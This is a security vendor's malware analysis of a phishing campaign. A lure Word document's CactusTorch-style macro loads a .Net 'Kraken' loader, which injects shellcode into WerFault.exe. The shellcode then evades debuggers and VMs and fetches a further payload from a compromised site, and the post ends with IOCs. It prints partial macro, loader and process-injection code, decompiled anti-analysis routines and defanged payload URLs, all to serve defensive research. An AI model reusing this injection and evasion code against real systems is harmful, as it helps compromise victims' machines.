Release the Kraken: Fileless APT attack abuses Windows error reporting service

This blog post was authored by Hossein Jazi and Jérôme Segura.

On September 17th, we discovered a new attack that injected its payload into the Windows Error Reporting (WER) service as a defense evasion mechanism.

WerFault.exe is usually invoked when an error related to the operating system, Windows features, or applications happens. When victims see WerFault.exe running on their machine, they probably assume that some error happened while in this case they have actually been targeted in an attack.

While this technique is not new, this campaign is likely the work of an APT group that used a phishing attack enticing victims with a worker's compensation claim. The threat actors compromised a website to host its payload and used the CactusTorch framework to perform a fileless attack followed by several anti-analysis techniques.

At the time of writing, we could not make a clear attribution to who is behind this attack, although some elements remind us of the Vietnamese APT32 group.

Malicious lure 'your right to compensation'

On September 17th we found a new attack starting from a zip file containing a malicious document most likely distributed through spear phishing attacks.

The document "Compensation manual.doc" pretends to be about compensation rights for workers:




Figure 1: Malicious Document

The file contains an image tag ("INCLDEPICTURE") that connects to "yourrighttocompensation[.]com" and downloads an image that will be the document template.

| \*\* MERGERORMAT | \*\* M

Figure 2: Imagetag embedded within the document



Figure 3: yourrighttocompensation website

This domain was registered on 2020-06-05 while the document creation time is 2020-06-12, which likely indicates they are part of the same attack.

Inside we see a malicious macro that uses a modified version of CactusTorch VBA module to execute its shellcode. CactusTorch is leveraging the DotNetToJscript technique to load a .Net compiled binary into memory and execute it from vbscript.

The following figure shows the macro content used by this threat actor. It has both *AutoOpen* and *AutoClose* functions. *AutoOpen* just shows an error message while *AutoClose* is the function that performs the main activity.

```
Function Run()
    s = s & "6761746553657269616C697A6174696F6E486F6C6465722F53797374656D2E5265666C656374696F6E2E4D656D626572496E666F53657269616C697A6174696F6E486F6C6465720902
  ax.ManifestText = manifest
     stm = ax.CreateObject("System.TO.MemoryStream")
   Set fmt = ax.CreateObject("System.Runtime.Serialization.Formatters.Binary.BinaryFormatter")
Set al = ax.CreateObject("System.Collections.ArrayList")
  Set fmt = CreateObject("System.Runtime.Serialization.
Set al = CreateObject("System.Collections.ArrayList")
                             Formatters.Binary.BinaryFormatter")
  Dim dec
dec = decodeHex(s)
  For Each i In dec
stm.WriteByte i
  stm.Position = 0
  Dim n As Object, d As Object, o As Object
Set d = fmt.Deserialize_2(stm)
  Set o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry class)
If Err.Number <> 0 Then
  DebugPrint Err.Description
Err.Clear
End If
End Function
Sub AutoClose()
End Sub
Sub AutoOpen()
MsgBox "Error during decryption process"
End Sub
```

Figure 4: Macro

As you can see in Figure 4, a serialized object in hex format has been defined which contains a .Net payload that is being loaded into memory. Then the macro defined an entry class with "Kraken.Kraken" as value. This value has two parts that have been separated with a dot: the name of the .Net Loader and its target class name.

In the next step it creates a *serialization BinaryFormatter* object and uses the *deseralize* function of *BinaryFormatter* to deserialize the object. Finally by calling *DynamicInvoke* the .Net payload will be loaded and executed from memory.

Unlike CactusTorch VBA that specifies the target process to inject the payload into it within the macro, this actor changed the macro and specified the target process within the .Net payload.

Kraken Loader

The loaded payload is a .Net DLL with "Kraken.dll" as its internal name compiled on 2020-06-12.

This DLL is a loader that injects an embedded shellcode into *WerFault.exe*. To be clear, this is not the first case of such a technique. It was observed before with the NetWire RAT and even the Cerber ransomware.

The loader has two main classes "Kraken" and "Loader".

```
1 // C:\Users\REM\Desktop\tempfile.dat
▶ 🗇 mscorlib (4.0.0.0)
▶ 🗇 System (4.0.0.0)
▶ 🗖 System.Core (4.0.0.0)
▶ 🗖 System.Xml (4.0.0.0)
> 🗗 System.Xaml (4.0.0.0)
                                                      6 using System;

      ▶ □ WindowsBase (4.0.0.0)

      ▶ □ PresentationCore (4.0.0.0)

                                                     7 using System.Reflection;
8 using System.Runtime.CompilerServices;
▶ 🗖 PresentationFramework (4.0.0.0)
                                                      9 using System.Security.Permissions;
▶ 🗇 dnlib (3.3.2.0)
▶ a dnSpy (6.1.6.0)
✓ 🗖 Kraken (0.0.0.0)
   D ≅ PE
       ▶ ■ ■ Type References
       ▶ ••■ References
              Kraken @02000002
              ▶ ■ Base Type and Interfaces▶ ■ Derived Types
             Loader @02000003
```

Figure 5: Kraken.dll

The *Kraken* class contains the shellcode that will be injected into the target process defined in this class as "*WerFault.exe*". It only has one function that calls the *Load* function of *Load*er class with shellcode and target process as parameters.

```
using System;
using System.Runtime.InteropServices;
namespace Kraken
    [ComVisible(true)]
    public class Kraken
        public Kraken()
            byte[] shellcode = new byte[]
                232,
                88,
                137,
                15,
                111,
                78,
                16,
                243,
                127,
                243,
                15,
                127,
                "Not showing all elements because this array is too big (103235 elements)"
            string targetProcess = "C:\\windows\\syswow64\\WerFault.exe";
            this.Sink(targetProcess, shellcode);
        public void Sink(string targetProcess, byte[] shellcode)
            Loader loader = new Loader();
                loader.Load(targetProcess, shellcode);
            catch (Exception ex)
                Console.WriteLine("[x] Something went wrong!!" + ex.Message);
```

Figure 6: Kraken class

The *Loader* class is responsible for injecting shellcode into the target process by making Windows API calls.

```
public void Load(string targetProcess, byte[] shellcode)
{
    Loader.PROCESS_INFORMATION pInfo = this.StartProcess(targetProcess);
    this.FindEntry(pInfo.hProcess);
    if (!this.CreateSection((uint)shellcode.Length))
    {
        throw new SystemException("[x] Failed to create new section!");
    }
    this.SetLocalSection((uint)shellcode.Length);
    this.CopyShellcode(shellcode);
    this.MapAndStart(pInfo);
    Loader.CloseHandle(pInfo.hThread);
    Loader.CloseHandle(pInfo.hProcess);
}
```

Figure 7: Load function

These are the steps it uses to perform its process injection:

- StartProcess function calls CreateProcess Windows API with 800000C as dwCreateFlags.
- FindEntry calls ZwQueryInformationProcess to locate the base address of the target process.
- *CreateSection* invokes the *ZwCreateSection* API to create a section within the target process.
- ZwMapViewOfSection is called to bind the section to the target process in order to copy the shellcode in by invoking CopyShellcode.
- MapAndStart finishes the process injection by calling WriteProcessMemory and ResumeThread.

## ShellCode Analysis

Using HollowHunter we dumped the shell code injected into *WerFault.exe* for further analysis. This DLL performs its malicious activities in multiple threads to make its analysis harder.

This DLL is executed by calling the "DllEntryPoint" that invokes the "Main" function.

```
/* WARNING: Function: SEH prolog4 replaced with injection: SEH prolog4 */
int __cdecl Main(HINSTANCE__ *param_1,ulong param_2,void *param_3)
  int iVarl;
  undefined4 *in FS_OFFSET;
  undefined4 local 14;
  if ((param_2 == 0) && (DAT_10019ee0 < 1)) {
    iVarl = 0;
  else {
    if (((param 2 != 1) && (param 2 != 2)) ||
       ((iVarl = FUN 10001ff2(param 1,param 2,param 3), iVarl != 0 &&
        (iVarl = dllmain_crt_dispatch(param_1,param_2,param_3), iVarl != 0)))) {
      iVar1 = DllMain(param_1,param_2);
      if ((param 2 == 1) && (iVarl == 0)) {
        DllMain(param 1,0);
        FUN 1000le37((uint)(param 3 != (void *)0x0));
        FUN_10001ff2(param_1,0,param_3);
      }
      if (((param_2 == 0) || (param_2 == 3)) &&
         (iVarl = dllmain_crt_dispatch(param_1,param_2,param_3), iVarl != 0)) {
        iVar1 = FUN 10001ff2(param 1,param 2,param 3);
      }
    }
  *in FS OFFSET = local 14;
  return iVarl;
```

Figure 8: Main Process

The *main* function calls *DllMain* which creates a thread to perform its functions in a new thread within the context of the same process.

Figrue 9: Dll main

The created thread at first performs some anti-analysis checks to make sure it's not running in an analysis/sandbox environment or in a debugger.

1) Checks existence of a debugger by calling *GetTickCount*: *GetTickCount* is a timing function that is used to measure the time needed to execute some instruction sets. In this thread, it is being called two times before and after a *Sleep* instruction and then the difference is being calculated. If it is not equal to 2 the program exits, as it identifies it is being debugged.

```
void FUN 10001900(void)
 DWORD idThread;
 BOOL BVarl;
 int iVar2;
 UINT Msg;
 WPARAM wParam;
 LPARAM lParam;
 tagMSG local_28;
 DWORD local c;
 SIZE_T *local_8;
 local 8 = &DAT 10019200;
 lParam = 0x2a;
 wParam = 0x17;
 Msq = 0x402;
 idThread = GetCurrentThreadId();
 PostThreadMessageA(idThread, Msg, wParam, lParam);
 BVar1 = PeekMessageA((LPMSG)&local_28, (HWND)0xfffffffff,0,0,0);
 if ((((BVarl != 0) && (local 28.message == 0x402)) && (local 28.wParam == 0x17)) &&
     (local 28.lParam == 0x2a)) {
   local c = GetTickCount();
   Sleep (0x28a);
   idThread = GetTickCount();
   if (((idThread - local c) / 300 == 2) && (iVar2 = SandBoxDetection(), iVar2 == 0)) {
     FUN 10001280();
     FUN 100011f0();
     FUN_10001b60((int)(local_8 + 1),(int)(local_8 + 1),*local_8);
     FUN_10001890((undefined8 *)(local_8 + 1),*local_8);
 }
 return:
```

Figure 10: Created thread

#### 2) VM detection:

In this function it checks if it is running in VmWare or VirtualBox by extracting the provider name of the display driver registry key ('SYSTEM\\ControlSetoo1\\Control\\Class\\{4D36E968-E325-11CE-BFC1-08002BE10318}\\0000') and then checking if it contains the strings VMware or Oracle.

```
void SandBoxDetection(void)
  int iVarl;
  undefined4 local_120;
  LSTATUS LStack284;
  DWORD local_118;
  DWORD local_114;
  LSTATUS LStack272;
  HKEY local_10c;
  BYTE aBStack264 [256];
  uint local_8;
  local_8 = DAT_1001965c ^ (uint)&stack0xfffffffc;
  local 118 = 1;
  local 120 = 0;
  local 114 = 0x100
  LStack272 = RegOpenKeyExA((HKEY)0x80000002,s SYSTEM\ControlSet001\Control\Cla 10019078,0,0x20019
                            (PHKEY)&local_10c);
  if (LStack272 == 0) {
    LStack284 = RegQueryValueExA(local_10c,s_ProviderName_100190c8,(LPDWORD)0x0,&local_118,
                                 aBStack264, &local 114);
    RegCloseKey(local_10c);
  if ((LStack284 == 0) &&
     (iVarl = func 0x10002fc0(aBStack264,s VMware 100190d8,local 120), iVarl == 0)) {
    func 0x10002fc0(aBStack264,s Oracle 100190e0,local 120);
  FUN 10001c9d();
  return:
```

Figure 11: VM detection

3) *IsProcessorFeaturePresent*: This API call has been used to determine whether the specified processor feature is supported or not. As you see from the below picture, "ox17" has been passed to this API as a parameter which means it checks \_\_fastfail support before proceeding with immediate termination.

```
BVar2 = IsProcessorFeaturePresent(0x17);
 if (BVar2 != 0) {
   pcVarl = (code *)swi(0x29);
   (*pcVarl)();
   return;
 _DAT_10019ff8 =
       (uint)(in_NT & 1) * 0x4000 | (uint)(in_IF & 1) * 0x200 | (uint)(in_TF & 1) * 0x100 |
      (uint)(BVar2 < 0) * 0x80 | (uint)(BVar2 == 0) * 0x40 | (uint)(in_AF & 1) * 0x10 |
      (uint)(in_PF & 1) * 4 | (uint)(in_ID & 1) * 0x200000 | (uint)(in_VIP & 1) * 0x100000 |
      (uint)(in_VIF & 1) * 0x80000 | (uint)(in_AC & 1) * 0x40000;
 DAT 10019ffc = &stack0x000000004;
 DAT 10019f38 = 0x10001;
 _DAT_10019ee8 = 0xc0000409;
 _{DAT_{10019eec}} = 1;
 _DAT_10019ef8 = 1;
 _DAT_10019efc = 2;
 _DAT_10019ef4 = local_res0;
 DAT_10019fc4 = in_GS;
 DAT_10019fc8 = in_FS;
 DAT_10019fcc = in_ES;
 DAT 10019fd0 = in DS;
 _DAT_10019fd4 = unaff_EDI;
 _DAT_10019fd8 = unaff_ESI;
 _DAT_10019fdc = unaff_EBX;
 _DAT_10019fe0 = extraout_EDX;
 _DAT_10019fe4 = extraout_ECX;
_DAT_10019fe8 = BVar2;
  DAT_10019fec = local_4;
 DAT 10019ff0 = local_res0;
 _DAT_10019ff4 = in_CS;
 DAT 1001a000 = in SS;
 FUN 10002040(( EXCEPTION POINTERS *)&PTR DAT 10012184);
 return;
```

Figure 12: InProcessorFeaturePresent

- 4) NtGlobalFlag: The shell code checks NtGlobalFlag in PEB structure to identify whether it is being debugged or not. To identify the debugger it compares the NtGlobalFlag value with ox7o.
- 5) *IsDebuggerPresent*: This checks for the presence of a debugger by calling "*IsDebuggerPresent*".

```
void FUN 100011f0(void)
{
  BOOL BVarl;
  if ((*(uint *)(DAT 1001a93c + 0x68) & 0x70) != 0) {
    FUN 100045d5(0xfffffffff);
  }
  if (DAT 1001a938 == 0) {
   BVarl = IsDebuggerPresent();
    if (BVarl != 0) {
      FUN 100045d5(0xfffffffff);
    }
  }
  else {
    if ((*(uint *)(DAT 1001a938 + 0xbc) & 0x70) != 0) {
      FUN 100045d5(0xfffffffff);
    }
  }
  return;
```

Figure 13: NtGlobalFlag and IsDebuggerPresent check

After performing all these anti-analysis checks, it goes into a function to create its final shellcode in a new thread. The import calls used in this part are obfuscated and resolved dynamically by invoking the "Resolve\_Imports" function.

This function gets the address of "kernel32.dll" using LoadLibraryEx and then in a loop retrieves 12 imports.

```
void Resolve_Imports(void)
  HMODULE hModule;
  FARPROC pFVarl;
  uint local 10c;
  int local 108 [64];
  uint local 8;
  local 8 = DAT 1001965c ^ (uint)&stackOxfffffffc;
  hModule = LoadLibraryW(u_kernel32.dll 10019600);
  local 10c = 0;
  while (local 10c < 0xc) {
    FUN 10002e60(local 108,0,0x100);
    Hash_Calculation((int)&DAT_100190e8,4,(int)(&PTR_DAT_100190ec)[local_10c],(int)local 108);
    pFVar1 = GetProcAddress(hModule,(LPCSTR)local_108);
    (&VirtualAlloc exref)[local 10c] = pFVarl;
    if ((&VirtualAlloc exref)[local 10c] == (code *)0x0) break;
    local 10c = local 10c + 1;
  FUN 10001c9d();
  return;
}
```

Figure 14: Resolve\_Imports

Using the <u>libpeconv</u> library we are able to get the list of resolved API calls. Here is the list of imports, and we can expect it is going to perform some process injection.

VirtualAlloc
VirtualProtect
CreateThread
VirtualAllocEx
VirtualProtectEx
WriteProcessMemory
GetEnvironmentVariableW
CreateProcessW
CreateRemoteThread
GetThreadContext
SetThreadContext
ResumeThread

After resolving the required API calls it creates a memory region using *VirtualAlloc* and then calls

"DecryptContent\_And\_WriteToAllocatedMemory" to decrypt the content of the final shell code and write them into created memory.

In the next step, *VirtualProtect* is called to change the protection to the allocated memory to make it executable. Finally, *CreateThread* has been called to execute the final shellcode in a new thread.

```
void __cdecl FUN_10001890(undefined8 *param_1,SIZE_T param_2)
{
   int iVarl;
   DWORD local_c;
   undefined8 *local_8;

   iVarl = Resolve_Imports();
   if (iVarl != 0) {
      local_8 = (undefined8 *)VirtualAlloc((LPVOID)0x0,param_2,0x3000,4);
      DecryptContent_And_WriteToAllocatedMemory(local_8,param_1,param_2);
      VirtualProtect(local_8,param_2,0x20,&local_c);
      CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,FUN_10001870,local_8,0,(LPDWORD)0x0);
   }
   return;
}
```

Figure 15: Resolve Imports and Create new thread

Final Shell code

The final shellcode is a set of instructions that make an HTTP request to a hard-coded domain to download a malicious payload and inject it into a process.

As first step it loads the Wininet API by calling LoadLibraryA:




Figure 16: Loads Wininet

Then it builds the list of function calls that are required to make the HTTP request which includes: InternetOpenA, InternetConnectA, InternetOpenRequestA and InternetSetOptionsExA.

```
75 F4
03 7D F8
add edi,dword ptr ss:[ebp-8]
cmp edi,dword ptr ss:[ebp+24]
75 E2
58
88 58 24
01 D3
66 88 0C 48
88 58 1C
01 D3
88 04 88
01 D0
89 44 24 24
89 44 24 24
89 58
89 48 24
89 58
80 68 0C
89 68 0
```

Figure 17: HttpOpenRequestA

After preparing the requirements for building HTTP request, it creates a HTTP request and sends it by calling *HttpSendrequestExA*. The requested URL is: http://www.asia-kotoba[.]net/favicon32.ico




Figure 18: HttpSendRequestExA

In the next step, it checks if the HTTP request is successful or not. If the HTTP request is not successful it calls *ExitProcess* to stop its process.




Figure 19: Checking the http request success

If the return value of HTTPSendRequestExA is true, it means the request is successful and the code proceeds to the next step. In this step it calls VirtualAllocExA to allocate a memory region and then calls InternetReadFile to read the data and write it to the allocated memory.



Figure 20: InternetReadFile call

At the end it jumps to the start of the allocated memory to execute it. This is highly likely another shellcode that is hosted on the compromised "asia-kotoba.net" site and planted as a fake favicon in there.

Since at the time of the report the target URL was down, we were not able to retrieve this shellcode for further analysis.

# The work of an APT, but which one?

We do not have enough evidence to attribute this attack. However, we have found some loose connections to APT<sub>32</sub> and are still investigating them:

- APT32 is one of the actors that is known to use CactusTorch HTA to drop variants of the Denis Rat. However, since we were not able to get the final payload we cannot definitely attribute this attack to APT32.
- The domain used to host malicious archives and documents is registered in Ho chi minh city, Vietnam. APT32 has used strategic web compromises to target victims and is believed to be Vietnam-based.

Malwarebytes blocks access to the compromised site hosting the payload:




Figure 21: Lure document attempting to contact remote site

#### Lure

**IOCs** 

**document:** 31368f805417eb7c7c905doed729eb1bbofea33f6e358f7a11988aod236 6e942

# Archive file containing lure document:

d68f21564567926288b49812f1a89b8cd9edoa3dbf9f67odbe65713d89oad1f4

### Document template image:

yourrighttocompensation[.]com/ping

#### Archive file download URLs:

yourrighttocompensation[.]com/?rid=UNfxeHM yourrighttocompensation[.]com/download/?key=15a5obfe99cfe29da475bac45fd 16c5oc6oc85bff6bo6e53occ91db5c71oac3o&id=o yourrighttocompensation[.]com/?rid=n6XThxD yourrighttocompensation[.]com/?rid=AuCIILU

# Download URL for final payload:

asia-kotoba[.]net/favicon32.ico